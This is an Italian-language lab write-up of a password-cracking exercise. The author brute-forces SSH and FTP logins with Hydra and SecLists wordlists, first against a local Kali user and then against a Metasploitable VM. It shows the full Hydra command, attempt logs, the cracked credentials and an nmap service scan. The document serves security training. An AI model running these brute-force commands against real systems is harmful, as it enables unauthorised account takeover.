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Obiettivo: Fare pratica con il tool Hydra, facendo dei testing e le relative sessioni di cracking. Abilitando i servizi ssh e ftp.

Prima Fase


Nella prima fase della nostra sessione di cracking, simuleremo sulla nostra VM kali il nostro attacco. Per prima cosa andiamo quindi a creare un altro utente, dopo aver verificato che quest'ultimo sia connesso andiamo ad avviare il servizio ssh e le sue relative configurazioni (in questo caso le lasceremo senza modifiche).


```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
Adding user `test_user' ...
Adding new group `test_user' (1002) ...
Adding new user `test_user' (1002) with group `test_user (1002)' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...
```


```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/ssh_config
```

```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:01+RIWMTPoXz07xFMwXs8JsVaVteKmO3iWFz/LIe/+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└(Run: "touch ~/.hushlogin" to hide this message)
┌──(test_user㉿kali)-[~]
└─$
```


Dopodiché andremo ad usare il nostro tool Hydra, iniziando una sessione di cracking sul servizio ssh. In questo caso utilizzeremo lo stesso indirizzo ip del nostro kali visto che l'utente da noi creato si trova sulla nostra stessa macchina. Prima verificheremo direttamente inserendo l'user e la password che in questo caso già sappiamo e poi andremo ad utilizzare le liste di user e password scaricate precedentemente che troviamo nella directory Seclists.








Dopo di che andiamo a testare una sessione di cracking sul servizio ftp, che prima andremo ad installare (sudo apt install vsftpd) e poi ad avviare.





```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jordan" - 338 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jennifer" - 339 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbnm" - 340 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asdfgh" - 341 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hunter" - 342 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 343 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "buster" - 344 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "soccer" - 345 of 829545500 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "123456" - 401 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "password" - 402 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "12345678" - 403 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "qwerty" - 404 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "123456789" - 405 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "12345" - 406 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "1234" - 407 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "111111" - 408 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "1234567" - 409 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "dragon" - 410 of 829545500 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "123123" - 411 of 829545500 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "baseball" - 412 of 829545500 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "abc123" - 413 of 829545500 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "NULL" - pass "football" - 414 of 829545500 [child 2] (0/0)
```

Seconda fase

In questa ultima fase andremo a fare una sessione di cracking sulla VM Metasploitables, utilizzando sempre lo stesso comando di Hydra usato sul user di kali ma questa volta inserendo appunto l'ip di Meta 192.168.50.101 e sul servizio ftp.

```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.101 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 10:48:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 837840955 login tries (l:8295455/p:101), ~209460239 tries per task
[DATA] attacking ftp://192.168.50.101:21/
```

```
[ATTEMPT] target 192.168.50.101 - login "admin" - pass "taylor" - 202 of 837840955 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 203 of 837840955 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 204 of 837840955 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "12345678" - 205 of 837840955 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "qwerty" - 206 of 837840955 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 207 of 837840955 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456789" - 208 of 837840955 [child 0] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 304 of 837840955 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 305 of 837840955 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 306 of 837840955 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 307 of 837840955 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "msfadmin" - 308 of 837840955 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456789" - 309 of 837840955 [child 1] (0/0)
```

Abbiamo anche verificato con una scansione nmap che il servizio ftp sia effettivamente attivo.

```
└─$ sudo nmap -sV -sS -T5 192.168.50.101
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-01 10:37 EST
Nmap scan report for 192.168.50.101
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:D9:D6:ED (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.34 seconds
```